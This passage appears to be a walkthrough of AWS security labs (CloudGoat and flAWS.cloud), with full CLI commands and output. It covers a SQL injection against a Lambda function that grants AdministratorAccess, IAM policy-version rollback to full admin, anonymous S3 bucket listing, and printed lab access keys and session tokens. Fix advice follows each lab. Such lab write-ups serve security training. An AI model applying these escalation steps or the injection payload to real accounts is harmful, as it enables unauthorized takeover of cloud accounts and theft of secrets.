  - Limit API access to user pools based on least privilege principles, and use security measures such as API keys or OAuth scopes to control access.
- **Monitor and Audit Cognito Logs**:
  - Enable logging and monitoring for Cognito user pools using AWS CloudWatch and CloudTrail to detect and respond to suspicious activities or configuration changes.

6. VULNERABLE_LAMBDA

Execution Demonstration

After configuring our AWS CLI using: "**aws configure –profile bilbo**"

Let's get bilbo's username: "**aws sts get-caller-identity --profile bilbo** "

```
irondev@parrot ~/cloudgoat/cloudgoat
$aws sts get-caller-identity --profile bilbo
{
    "UserId": "AIDA6ODU4YZ7TBVPVPAWL",
    "Account": "992382600831",
    "Arn": "arn:aws:iam::992382600831:user/cg-bilbo-vulnerable_lambda_cgidjxm7883ivn"
}
irondev@parrot ~/cloudgoat/cloudgoat
$
```

His username being: "**cg-bilbo-vulnerable_lambda_cgidjxm7883ivn**"

Now that we have his username we can list the policies:

```
irondev@parrot ~/cloudgoat/cloudgoat
$aws iam list-user-policies --user-name cg-bilbo-vulnerable_lambda_cgidjxm7883ivn --profile bilbo
{
    "PolicyNames": [
        "cg-bilbo-vulnerable_lambda_cgidjxm7883ivn-standard-user-assumer"
    ]
}
```

Let's look inside this policy:

```
irondev@parrot ~/cloudgoat/cloudgoat
$aws iam get-user-policy --user-name cg-bilbo-vulnerable_lambda_cgidjxm7883ivn --policy-name cg-bilbo-vulnerable_lambda_cgidjxm7883ivn-standard-user-assumer  --profile bilbo
{
    "UserName": "cg-bilbo-vulnerable_lambda_cgidjxm7883ivn",
    "PolicyName": "cg-bilbo-vulnerable_lambda_cgidjxm7883ivn-standard-user-assumer",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": "sts:AssumeRole",
                "Effect": "Allow",
                "Resource": "arn:aws:iam::940877411605:role/cg-lambda-invoker*",
                "Sid": ""
            },
            {
                "Action": [
                    "iam:Get*",
                    "iam:List*",
                    "iam:SimulateCustomPolicy",
                    "iam:SimulatePrincipalPolicy"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": ""
            }
        ]
    }
}
```

And we see that our user can assume a role which might lead to higher privileges

Let's find the roles disponible for our user, using the **iam:List*** permission:

```
irondev@parrot ~/cloudgoat/cloudgoat
$aws iam list-roles --profile bilbo |grep cg-lambda-invoker
            "RoleName": "cg-lambda-invoker-vulnerable_lambda_cgidjxm7883ivn",
            "Arn": "arn:aws:iam::992382600831:role/cg-lambda-invoker-vulnerable_lambda_cgidjxm7883ivn",
irondev@parrot ~/cloudgoat/cloudgoat
```

Now that we have the Role Arn we can get **STS** credentials:

```
┌──(irondev㉿parrot)-[~/cloudgoat/cloudgoat]
└─$ aws --profile bilbo --region us-east-1 sts assume-role --role-arn arn:aws:iam::992382600831:role/cg-lambda-invoker-vulnerable_lambda_cgidjxm7883ivn --role-session-name myRole
{
    "Credentials": {
        "AccessKeyId": "ASIA6ODU4YZ73K3S4LRA",
        "SecretAccessKey": "eG4Dkx+WliiqZVy/geadW+HhzecWNoVX4wnMOOpO",
        "SessionToken": "FwoGZXIvYXdzEKD/////////wEaDKNuTGdinFn94+819CKqAdcGdXTaEabeCPogaYc9dC1Yiec5Md+PDstv+v/W/RDy+ZMO7YeLa+iVHqFN83cd7si/2qaHaHil7a/iwylO2UFhZJLi2dMihzp10iohWn/hdv7c0/URy0TY4+Vdbgc+NiyHfquTwMrMbnXixcXamg0WbvBzStbBa7tvP27wIoC8qW6Wb6iFLbr7djfwO5FOerWF9BFEmFfjEkzr7G90LcFF1Xug93srk7oKPW7rrUGMi0+9YsrOcnr2LI30jOPnMPcsJBtMhWtUcNa3wT6ffohw00Ka2mqBINJGfn4M54=",
        "Expiration": "2024-08-01T15:38:45Z"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROA6ODU4YZ7ZS23E3SRH:myRole",
        "Arn": "arn:aws:sts::992382600831:assumed-role/cg-lambda-invoker-vulnerable_lambda_cgidjxm7883ivn/myRole"
    }
}
```

Using these creds and the token create a new profile using the session name, for this edit the **~/.aws/credentials** file , it should look like this :

```
[myRole]
aws_access_key_id = ASIA6ODU4YZ73K3S4LRA
aws_secret_access_key = eG4Dkx+WliiqZVy/geadW+HhzecWNoVX4wnMOOpO
aws_session_token = FwoGZXIvYXdzEKD/////////wEaDKNuTGdinFn94+819CKqAdcGdXTaEabeCPogaYc9dC1Yi>
```

Now that we have access to this user with the new role let's try to list lambda functions:

```
┌──(irondev㉿parrot)-[~]
└─$ aws lambda list-functions --profile myRole
{
    "Functions": [
        {
            "FunctionName": "vulnerable_lambda_cgidjxm7883ivn-policy_applier_lambda1",
            "FunctionArn": "arn:aws:lambda:us-east-1:992382600831:function:vulnerable_lambda_cgidjxm7883ivn-policy_applier_lambda1",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::992382600831:role/vulnerable_lambda_cgidjxm7883ivn-policy_applier_lambda1",
            "Handler": "main.handler",
            "CodeSize": 991559,
            "Description": "This function will apply a managed policy to the user of your choice, so long as the database says that it's okay...",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2024-08-01T14:10:11.320+0000",
            "CodeSha256": "U982lU6ztPq9QlRmDCwlMKzm4WuOfbpbCou1neEBHkQ=",
            "Version": "$LATEST",
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "a111797f-026c-4225-8a84-6f65018e478d",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            },
            "SnapStart": {
                "ApplyOn": "None",
                "OptimizationStatus": "Off"
            },
            "LoggingConfig": {
                "LogFormat": "Text",
                "LogGroup": "/aws/lambda/vulnerable_lambda_cgidjxm7883ivn-policy_applier_lambda1"
            }
        }
```

We know that this lambda can provide us with permission but it check the database before, there will maybe be some databases injection possible, lets check the **source-code**

Extract the function bucket link using the function name:

```
irondev@parrot
$aws lambda get-function --function-name vulnerable_lambda_cgidjxm7883ivn-policy_applier_lambda1 --profile myRole
{
    "Configuration": {
        "FunctionName": "vulnerable_lambda_cgidjxm7883ivn-policy_applier_lambda1",
        "FunctionArn": "arn:aws:lambda:us-east-1:992382600831:function:vulnerable_lambda_cgidjxm7883ivn-policy_applier_lambda1",
        "Runtime": "python3.9",
        "Role": "arn:aws:iam::992382600831:role/vulnerable_lambda_cgidjxm7883ivn-policy_applier_lambda1",
        "Handler": "main.handler",
        "CodeSize": 991559,
        "Description": "This function will apply a managed policy to the user of your choice, so long as the database says that it's okay...",
        "Timeout": 3,
        "MemorySize": 128,
        "LastModified": "2024-08-01T14:10:11.320+0000",
        "CodeSha256": "U982lU6ztPq9QlRmDCwlMKzm4WuOfbpbCou1neEBHkQ=",
        "Version": "$LATEST",
        "TracingConfig": {
            "Mode": "PassThrough"
        },
        "RevisionId": "a111797f-026c-4225-8a84-6f65018e478d",
        "State": "Active",
        "LastUpdateStatus": "Successful",
        "PackageType": "Zip",
        "Architectures": [
            "x86_64"
        ],
        "EphemeralStorage": {
            "Size": 512
        },
        "SnapStart": {
            "ApplyOn": "None",
            "OptimizationStatus": "Off"
        },
        "RuntimeVersionConfig": {
            "RuntimeVersionArn": "arn:aws:lambda:us-east-1::runtime:be9e7121d3264b1e86158b38dbbb656c23dff979eb481793ee37b9e2b79fda22"
        },
        "LoggingConfig": {
            "LogFormat": "Text",
            "LogGroup": "/aws/lambda/vulnerable_lambda_cgidjxm7883ivn-policy_applier_lambda1"
        }
    },
    "Code": {
        "RepositoryType": "S3",
        "Location": "https://prod-iad-c1-djusa-tasks.s3.us-east-1.amazonaws.com/snapshots/992382600831/vulnerable_lambda_cgidjxm7883ivn-policy_applier_lambda1-fe1f2f5f-d4f3-44d1-b999-e1c77343dba8?versionId=TXRMS0pKtafavgzxuiHgalCWbzmtoKGm&X-Amz-Security-Token=IQoJb3JpZ2luX2VjEI%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaCXVzLWVhc3QtMSJIMEYCIQD4NOUT6FBMVH0gHJE5y4YyWrul7uVW7gh%2F5C%2FaAzaF5QIhAPSwv83CTj1HXdG0tNUD8GBI%2BUnr8vTbN3nnHIAorZCyKroFCHgQBBoMNDc5MjMzMDI1Mzc5IgyXhAA55U9CVIkeT08qlwUtIyzP2VU9XQuhRE0vn0f7YnQpulBrQKcmpZSM5q7YqLomEpq5xosXNve%2FUrGOMfweDYzjR1PpeVhadxSWUKtkrg5t66sV%2FBdi7pgbUB2DoBxHLtgUQ2GFS5OIDyn9rU%2BEHETR0hXzbnouV2clcplbkP1gJDmX8h%2FHD4qhlcKvv%2BfyZNm8nsTEgzT1%2FtMNxyvFFXFwz9qnls9Eddj4WczjE%2FQsuFrQL8bA3YM2LvGDu1NfCkwuyPvzUAWyclGpDf%2BaQRxSQuBxK9zGkl7ff4fUIg3j9pi7oirJEdusrdrYXGakz0RHMJ5%2Ftt
```

[SRC-code link]

After extracting the zip file, we get the source code of the lambda function:

We will look only at the important parts, let start with an obvious SQL injection:

```python
def handler(event, context):
    target_policys = event['policy_names']
    user_name = event['user_name']
    print(f"target policys are : {target_policys}")

    for policy in target_policys:
        statement_returns_valid_policy = False
        statement = f"select policy_name from policies where policy_name='{policy}' and public='True'"
        for row in db.query(statement):
            statement_returns_valid_policy = True
            print(f"applying {row['policy_name']} to {user_name}")
```

In this snippet we can see our function taking the policy name and checking whether it exists and set to True in the database or not;

However the policy name used in the code isn't sanitized which that we can inject an **SQL** payload allowing us to remove the check of "**public='True'**" and only checking the existence of the policy in the DB.

However few lines earlier in comments we have a set of instructions that are inserting in the database some policy and we can see the AdministratorAcess policy with the public argument set to **False**:

```
# db["policies"].insert_all([
#     {"policy_name": "AmazonSNSReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AmazonRDSReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AWSLambda_ReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AmazonS3ReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AmazonGlacierReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AmazonRoute53DomainsReadOnlyAccess", "public": 'True'},
#     {"policy_name": "AdministratorAccess", "public": 'False'}
# ])
```

We can easily guess that there is a strong probability that the DB contains an Administrator Access policy allowing us to get admin right by using the SQL injection to bypass the public argument check.

The SQLi would be : "**AdministratorAccess'** -- " which comment the public=True condition

Now that we have our SQLi we need to create our request:

The End of the code gives us an idea about how we could craft our payload:

```
if __name__ == "__main__":
    payload = {
        "policy_names": [
            "AmazonSNSReadOnlyAccess",
            "AWSLambda_ReadOnlyAccess"
        ],
        "user_name": "cg-bilbo-user"
    }
    print(handler(payload, 'uselessinfo'))
```

We can see that the function receives an object the text format closest to this representation is the JSON format let try sending a request with our payload saved in a JSON format:

First let's craft our **payload.json** file, it should look like this:

```
└──╼ $cat payload.json
{
            "policy_names": ["AdministratorAccess' -- "],
            "user_name" : "cg-bilbo-vulnerable_lambda_cgidjxm7883ivn"
}
┌─[irondev@parrot]─[~/cloudgoat/vuln_lambda_easy]
```

Then invoke the lambda function:

```
┌──(irondev㉿parrot)-[~/cloudgoat/vuln_lambda_easy]
└─$ aws lambda invoke --function-name vulnerable_lambda_cgidjxm7883ivn-policy_applier_lambda
1 --payload file://./payload.json out.txt --profile myRole
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
┌──(irondev㉿parrot)-[~/cloudgoat/vuln_lambda_easy]
└─$ cat out.txt
"All managed policies were applied as expected."┌──(irondev㉿parrot)-[~/cloudgoat/vuln_lambda_ea
sy]
└─$
```

Let's check our bilbo user now.

```
┌──(irondev㉿parrot)-[~/cloudgoat/vuln_lambda_easy]
└─$ aws iam list-attached-user-policies --user-name cg-bilbo-vulnerable_lambda_cgidjxm7883iv
n --profile bilbo
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
┌──(irondev㉿parrot)-[~/cloudgoat/vuln_lambda_easy]
```

We can now access the secret manager and **List** the secrets:

```
aws --profile bilbo --region us-east-1 secretsmanager list-secrets
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:992382600831:secret:vulnerable_lambda_cgi
djxm7883ivn-final_flag-oWDXUU",
            "Name": "vulnerable_lambda_cgidjxm7883ivn-final_flag",
            "LastChangedDate": 1722521403.151,
            "LastAccessedDate": 1722470400.0,
            "Tags": [
                {
                    "Key": "Stack",
                    "Value": "CloudGoat"
                },
                {
                    "Key": "Name",
                    "Value": "cg-vulnerable_lambda_cgidjxm7883ivn"
                },
                {
                    "Key": "Scenario",
                    "Value": "vulnerable-lambda"
                }
            ],
            "SecretVersionsToStages": {
                "terraform-20240801141001688100000002": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": 1722521402.651
        }
    ]
}
```

FIX:

- **Restrict Lambda IAM Role Permissions** :
    - Apply least privilege to the Lambda execution role, only granting permissions necessary for its function.
- **Secure Environment Variables** :
    - Encrypt sensitive environment variables using AWS Key Management Service (KMS) and avoid storing credentials in plain text.
- **Implement Input Validation** :
    - Validate and sanitize all inputs to the Lambda function to prevent injection attacks.
- **Enable Logging and Monitoring** :
    - Use AWS CloudWatch to log and monitor Lambda executions for anomalies or unauthorized access.
- **Apply Network Segmentation** :
    - Restrict Lambda access to internal services and networks and limit its internet access where possible.

7. IAM_PRIVESC_BY_ROLLBACK

Execution Demonstration

In this scenario we start with a user '**Raynor'** credentials, and username.

We first need to configure **AWS CLI** for this user:

```
┌──[irondev@parrot]─[~]
└─$aws configure --profile raynor
AWS Access Key ID [None]: AKIA6ODU4YZ77AMYOCQ6
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
```

Let's list the user-attached-policies to get Raynor's permissions:


```
┌──[✗]─[irondev@parrot]─[~]
└─$aws iam list-attached-user-policies --user-name raynor-iam_privesc_by_rollback_cgid6k5m3
ad8gu --profile raynor
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgid6k5m3ad8gu",
            "PolicyArn": "arn:aws:iam::992382600831:policy/cg-raynor-policy-iam_privesc_by_rol
lback_cgid6k5m3ad8gu"
        }
    ]
}
```

Now that we have the policy name, let get its content but first we need its version :

```
┌──[✗]─[irondev@parrot]─[~/cloudgoat]
└─$aws iam list-policy-versions --policy-arn arn:aws:iam::992382600831:policy/cg-raynor-policy-iam_privesc_by_rollback_cgid6k5m3ad8gu --profile raynor
{
    "Versions": [
        {
            "VersionId": "v5",
            "IsDefaultVersion": false,
            "CreateDate": "2024-08-04T07:36:11Z"
        },
        {
            "VersionId": "v4",
            "IsDefaultVersion": false,
            "CreateDate": "2024-08-04T07:36:11Z"
        },
        {
            "VersionId": "v3",
            "IsDefaultVersion": false,
            "CreateDate": "2024-08-04T07:36:11Z"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2024-08-04T07:36:11Z"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2024-08-04T07:36:07Z"
        }
    ]
}
```

We now have a list with multiple policy versions, let's look at the content for each of them:

V1:



In version 1 we have only read access to **IAM** , and we have the right to set a policy version as Default (which if a version has greater permissions will allows us to get access to this version thus theses permissions)

V2:


The V2 version Deny every access if the IP isn't within **CIDR 192.0.2.0/24** or **203.0.113.0/24**

Which is not our case so this version would be worth than the actual one

V3:

This version only gives use read access to IAM but not list access which mean we need to know or guess the policies name to be able to read them , it also allows access between certain dates (in 2017) which means this version is also not useful for us.

V5:



This version allows us to list/read S3 buckets

V4:

```
┌──[irondev@parrot]─[~/cloudgoat/iam_privesc_rollback]
└─$aws iam get-policy-version --policy-arn arn:aws:iam::992382600831:policy/cg-raynor-policy-iam_privesc_by_rollback_cgid6k5m3ad8gu --version-id v4 --profile raynor
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v4",
        "IsDefaultVersion": false,
        "CreateDate": "2024-08-04T07:36:11Z"
    }
}
┌──[irondev@parrot]─[~/cloudgoat/iam_privesc_rollback]
```

This version gives us access to any resources which is the full **AdministratorAccess** policy .

With this version we will be able to do anything we want.

We now need to enable it. We can do it by using the policy we found in version, to define the default version policy to the V4 , which when we will next time call this policy use the V4 version (all permissions) to check our permissions:

```
┌──[✗]─[irondev@parrot]─[~/cloudgoat/iam_privesc_rollback]
└─$aws iam set-default-policy-version  --policy-arn arn:aws:iam::992382600831:policy/cg-raynor-policy-iam_privesc_by_rollback_cgid6k5m3ad8gu --version-id v4 --profile raynor
┌──[irondev@parrot]─[~/cloudgoat/iam_privesc_rollback]
```

Let’s make sure the default version is accessible:

```
┌──[✗]─[irondev@parrot]─[~/cloudgoat/iam_privesc_rollback]
└─$aws iam list-policy-versions --policy-arn arn:aws:iam::992382600831:policy/cg-raynor-policy-iam_privesc_by_rollback_cgid6k5m3ad8gu --profile raynor
{
    "Versions": [
        {
            "VersionId": "v5",
            "IsDefaultVersion": false,
            "CreateDate": "2024-08-04T07:36:11Z"
        },
        {
            "VersionId": "v4",
            "IsDefaultVersion": true,
            "CreateDate": "2024-08-04T07:36:11Z"
        },
        {
            "VersionId": "v3",
            "IsDefaultVersion": false,
            "CreateDate": "2024-08-04T07:36:11Z"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2024-08-04T07:36:11Z"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": false,
            "CreateDate": "2024-08-04T07:36:07Z"
        }
    ]
}
┌──[irondev@parrot]─[~/cloudgoat/iam_privesc_rollback]
└─$
```

FIX:

- **Restrict IAM Policy Modifications**:
  - Prevent unauthorized users from modifying IAM policies by applying strict IAM permissions and using managed policies for better control.
- **Implement Version Control on IAM Policies**:
  - Use versioning to track changes to IAM policies and ensure that rollback actions are monitored and approved.
- **Enable IAM Policy Evaluation Logging**:
  - Use AWS CloudTrail to log IAM policy changes and evaluate policy compliance regularly.
- **Monitor IAM Role and Policy Changes**:
  - Set up CloudWatch alarms to detect unexpected changes to IAM roles and policies.
- **Enforce MFA for Privileged Actions**:
  - Require multi-factor authentication (MFA) for actions that modify IAM roles or policies.

FLAWS.CLOUD

flAWS – Level 1

URL: http://flaws.cloud/

We need to find how the site is hosted:

For this we will do a reverse DNS lookup on the IP we got from the lookup on flaws.cloud

```
┌─[root@parrot]─[/home/irondev]
└──╼ #nslookup flaws.cloud
Server:         192.168.159.2
Address:        192.168.159.2#53

Non-authoritative answer:
Name:   flaws.cloud
Address: 52.92.162.187
Name:   flaws.cloud
Address: 52.92.144.187
Name:   flaws.cloud
Address: 52.92.187.51
Name:   flaws.cloud
Address: 52.92.132.75
Name:   flaws.cloud
Address: 52.92.163.235
Name:   flaws.cloud
Address: 52.92.251.11
Name:   flaws.cloud
Address: 52.92.238.83
Name:   flaws.cloud
Address: 52.218.181.226

┌─[root@parrot]─[/home/irondev]
└──╼ #nslookup 52.92.162.187
187.162.92.52.in-addr.arpa      name = s3-website-us-west-2.amazonaws.com.

Authoritative answers can be found from:
```

We get https://s3-website-us-west-2.amazonaws.com

As we can see the site Is hosted on an amazon S3 bucket

Since the bucket needs to appear in the URL we can try access it using flaws.cloud as a bucket.

Using AWS without sign-request:

```
┌─[✗]─[root@parrot]─[/home/irondev]
└──╼ #aws s3 ls s3://flaws.cloud --no-sign-request
2017-03-14 05:00:38       2575 hint1.html
2017-03-03 06:05:17       1707 hint2.html
2017-03-03 06:05:11       1101 hint3.html
2024-02-22 04:32:41       2861 index.html
2018-07-10 19:47:16      15979 logo.png
2017-02-27 03:59:28         46 robots.txt
2017-02-27 03:59:30       1051 secret-dd02c7c.html
┌─[root@parrot]─[/home/irondev]
```

We can then browse the secret file:


http://flaws.cloud.s3.us-west-2.amazonaws.com/secret-dd02c7c.html

flAWS – Level 2

URL: http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/


When trying to browse the bucket:

https://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud.s3.us-west-2.amazonaws.com



We get an access denied .

Let's try using an existing AWS account :




Lets browse the secret file: http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html

Fix: don't set permission for AnyAuthUser

flAWS – Level 3


URL: http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/


Let's try accessing the bucket in public: http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud.s3.us-west-2.amazonaws.com/



